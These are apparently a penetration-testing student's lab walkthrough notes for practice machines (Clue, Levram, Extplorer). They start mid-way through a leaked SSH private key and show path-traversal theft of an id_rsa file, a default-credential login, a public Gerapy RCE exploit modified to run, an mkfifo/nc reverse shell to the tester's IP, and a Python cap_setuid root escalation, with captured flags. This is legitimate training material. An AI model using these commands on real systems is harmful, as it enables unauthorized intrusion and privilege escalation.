mv4uzzNijfvrMLIm4IIGic9WK2vaYHopYgu/9qMrBuCs0xmlBvymscveVEhVpuNpK/RshP
HUox7JrJr4r4PPzhW7y4c0Uk7SuGqAEAa1SAEk0lZr0Rm3DCz0+2wsg7PJlitBM5Orj6r8
UWkAp9uw12pR7jjkWS8+avLLHsh/8NoyhJhI+HAAAAAwEAAQAAAQBjswJsY1il9I7zFW9Y
etSN7wVok1dCMVXgOHD7iHYfmXSYyeFhNyuAGUz7fYF1Qj5enqJ5zAMnataigEOR3QNg6M
mGiOCjceY+bWE8/UYMEuHR/VEcNAgY8X0VYxqcCM5NC201KuFdReM0SeT6FGVJVRTyTo+i
CbX5ycWy36u109ncxnDrxJvvb7xROxQ/dCrusF2uVuejUtI4uX1eeqZy3Rb3GPVI4Ttq0+
0hu6jNH4YCYU3SGdwTDz/UJIh9/10OJYsuKcDPBlYwT7mw2QmES3IACPpW8KZAigSLM4fG
Y2Ej3uwX8g6pku6P6ecgwmE2jYPP4c/TMU7TLuSAT9TpAAAAgG46HP7WIX+Hjdjuxa2/2C
gX/VSpkzFcdARj51oG4bgXW33pkoXWHvt/iIz8ahHqZB4dniCjHVzjm2hiXwbUvvnKMrCG
krIAfZcUP7Ng/pb1wmqz14lNwuhj9WUhoVJFgYk14knZhC2v2dPdZ8BZ3dqBnfQl0IfR9b
yyOzv+CLBRAAAAgQD7q2V+1ylb8MEyIhQJsSxPGA8Ge05HJDKmaiwC2o+L3Er1dlktm/Ys
```

you can see we have the anthony use id_rsa !!

cassie@clue:~/temp$ **curl -O --path-as-is http://0.0.0.0:9999/../../../../../../../../../../../../home/anthony/.ssh/id_rsa**

Let's give the permissions to that and run the ssh command !!

cassie@clue:~/temp$ **ssh -i anthony_id_rsa anthony@localhost**

```
cassie@clue:~/temp$ chmod 600 anthony_id_rsa
chmod 600 anthony_id_rsa
cassie@clue:~/temp$ ssh -i anthony_id_rsa anthony@localhost
ssh -i anthony_id_rsa anthony@localhost
anthony@localhost's password:

Permission denied, please try again.
anthony@localhost's password:

Permission denied, please try again.
anthony@localhost's password:

anthony@localhost: Permission denied (publickey,password).
```

We are unable to login !!

Lol !!

Let's try to do with the root user !!

cassie@clue:~/temp$ **ssh -i anthony_id_rsa root@localhost**

Suprizingly we got access !!

```
cassie@clue:~/temp$ ssh -i anthony_id_rsa root@localhost
ssh -i anthony_id_rsa root@localhost
Linux clue 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 29 17:57:54 2024
root@clue:~# ls
ls
proof.txt  proof_youtriedharder.txt  smbd.sh
root@clue:~# cat proof.txt
cat proof.txt
The proof is in another file
```

got the proof.txt and unable to find the local.txt

root@clue:/# **sudo find / -name local.txt**

```
root@clue:/# sudo find / -name local.txt
sudo find / -name local.txt
/var/lib/freeswitch/local.txt
root@clue:/# type /var/lib/freeswitch/local.txt
type /var/lib/freeswitch/local.txt
-bash: type: /var/lib/freeswitch/local.txt: not found
root@clue:/# cat /var/lib/freeswitch/local.txt
cat /var/lib/freeswitch/local.txt
66ef2a68cb2d5c5e860b0f51df904ba2
```

we got the local.txt file also !!

Levram

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.161.240 --open

NMAP Results:

```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
8000/tcp open  http-alt WSGIServer/0.2 CPython/3.10.6
|_http-cors: GET POST PUT DELETE OPTIONS PATCH
|_http-server-header: WSGIServer/0.2 CPython/3.10.6
|_http-title: Gerapy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Fri, 21 Jun 2024 15:38:30 GMT
|     Server: WSGIServer/0.2 CPython/3.10.6
|     Content-Type: text/html
|     Content-Length: 9979
|     Vary: Origin
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta http-equiv="content-type" content="text/html; charset=utf-8">
|     <title>Page not found at /nice ports,/Trinity.txt.bak</title>
|     <meta name="robots" content="NONE,NOARCHIVE">
|     <style type="text/css">
|     html * { padding:0; margin:0; }
|     body * { padding:10px 20px; }
|     body * * { padding:0; }
|     body { font:small sans-serif; background:#eee; color:#000; }
|     body>div { border-bottom:1px solid #ddd; }
|     font-weight:normal; margin-bottom:.4em; }
|     span { font-size:60%; color:#666; font-weight:normal; }
|     table { border:none; border-collapse: collapse; width:100%; }
|     vertical-align:top; padding:2px 3px; }
|     width:12em; text-align:right; color:#6
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Fri, 21 Jun 2024 15:38:25 GMT
|     Server: WSGIServer/0.2 CPython/3.10.6
|     Content-Type: text/html; charset=utf-8
|     Vary: Accept, Origin
|     Allow: OPTIONS, GET
|     Content-Length: 2530
```

==========

Web Service Enumeration:


[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ There is port **8000** with http server running ..


http://192.168.223.24:8000/#/login



you can see the default credential worked !!'

admin : **admin**

Now we need to get the reverse shell !!



see the version !!

there is a public exploit !!

Gerapy 0.9.7 - Remote Code Execution (RCE) (Authenticated) → python/remote/50640.py

python3 50640.py -t 192.168.223.24 -p 8000 -L 192.168.45.205 -P 443

You can see the error !!


```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Levram]
└─# python3 50640.py -t 192.168.223.24 -p 8000 -L 192.168.45.205 -P 443

Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL...
[*] Logging in to application...
[*] Login successful! Proceeding...
[*] Getting the project list
Traceback (most recent call last):
  File "/home/kali/offsec/pg/Lin/Levram/50640.py", line 130, in <module>
    exp.exploitation()
  File "/home/kali/offsec/pg/Lin/Levram/50640.py", line 76, in exploitation
    name = dict3[0]['name']
           ~~~~~^^^
IndexError: list index out of range
```


see the 76th line

```
71              #Parse the project name for a request (yep, it's worse than earlier)
72              dict = r3.text # [{'name': 'test'}]
73              dict2 = json.dumps(dict)
74              dict3 = json.loads(dict2)
75              dict3 = json.loads(dict3)
76              name = dict3[0]['name']
77              print("[*] Found project: " + name)
78
```

basically it is taking the 1st digit of the project anme but there is no project exist in our web app !!

create a **test** project





you can see `**test**` project name

Now we need to add the name of the project in the exploit code !!

```
70
71                  #Parse the project name for a request (y
72                  dict = r3.text # [{'name': 'test'}]
73                  dict2 = json.dumps(dict)
74                  dict3 = json.loads(dict2)
75                  dict3 = json.loads(dict3)
76                  name = 'test'
77                  #name = dict3[0]['name']
78                  print("[*] Found project: " + name)
79
```

Now run the exploit again !!

python3 50640.py -t 192.168.223.24 -p 8000 -L 192.168.45.205 -P 443

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Levram]
└─# python3 50640.py -t 192.168.223.24 -p 8000 -L 192.168.45.205 -P 443

Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL...
[*] Logging in to application...
[*] Login successful! Proceeding...
[*] Getting the project list
[*] Found project: test
[*] Getting the ID of the project to build the URL
[*] Found ID of the project:  1
[*] Setting up a netcat listener
listening on [any] 443 ...
[*] Executing reverse shell payload
[*] Watchout for shell! :)
connect to [192.168.45.205] from (UNKNOWN) [192.168.223.24] 37314
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$ ls
ls
dbs
logs
```

you can see we got the shell !!

Let's get the good shelll !!

app@ubuntu:~/gerapy$ **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.45.205 443 >/tmp/f**

```
app@ubuntu:~/gerapy$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.45.205 443 >/tmp/f
<p/f|/bin/bash -i 2>&1|nc 192.168.45.205 443 >/tmp/f


┌──(root💀kali)-[/home/…/offsec/pg/Lin/Levram]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.223.24] 53036
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$ tty
tty
not a tty
app@ubuntu:~/gerapy$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
app@ubuntu:~/gerapy$ ls
```

got the proper shell !!

got the local.txt file

```
app@ubuntu:~$ cat local.txt
cat local.txt
b5202693ee01969684dcc6b5e7b206c2
app@ubuntu:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue st
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:0
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qd
    link/ether 00:50:56:ab:e8:02 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.223.24/24 brd 192.168.223.255 scope glo
       valid_lft forever preferred_lft forever
```

PrivEsc: [Capabilities]

Automation : the winpeas result shows this is 95% vulnerable privesc vector !!

```
Files with capabilities (limited to 50):
/snap/core20/1518/usr/bin/ping cap_net_raw=ep
/snap/core20/1891/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreame
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/ping cap_net_raw=ep

Users with capabilities
```

Manual :

app@ubuntu:/$ **/usr/sbin/getcap -r / 2>/dev/null**

```
app@ubuntu:/$ /usr/sbin/getcap -r / 2>/dev/null
/usr/sbin/getcap -r / 2>/dev/null
/snap/core20/1518/usr/bin/ping cap_net_raw=ep
/snap/core20/1891/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
```

Exploit process: https://gtfobins.github.io/gtfobins/python/#capabilities

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by anot
capability set, it can be used as a backdoor to maintain privileged access by n
process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

app@ubuntu:/$ **python3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'**

```
app@ubuntu:/$ python3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'
python3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
whoami
root
# hostname
hostname
ubuntu
```

got the **proof.txt**

```
# cat proof.txt
cat proof.txt
b8644ca27a89f67bb772b27246db7b44
# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state
    link/ether 00:50:56:ab:e8:02 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.223.24/24 brd 192.168.223.255 scope global ens160
       valid_lft forever preferred_lft forever
# 
```

Extplorer

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.161.240 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
| 256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_ 256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:


→ when you open the port 80 you can see the wordpress Setup config page !!



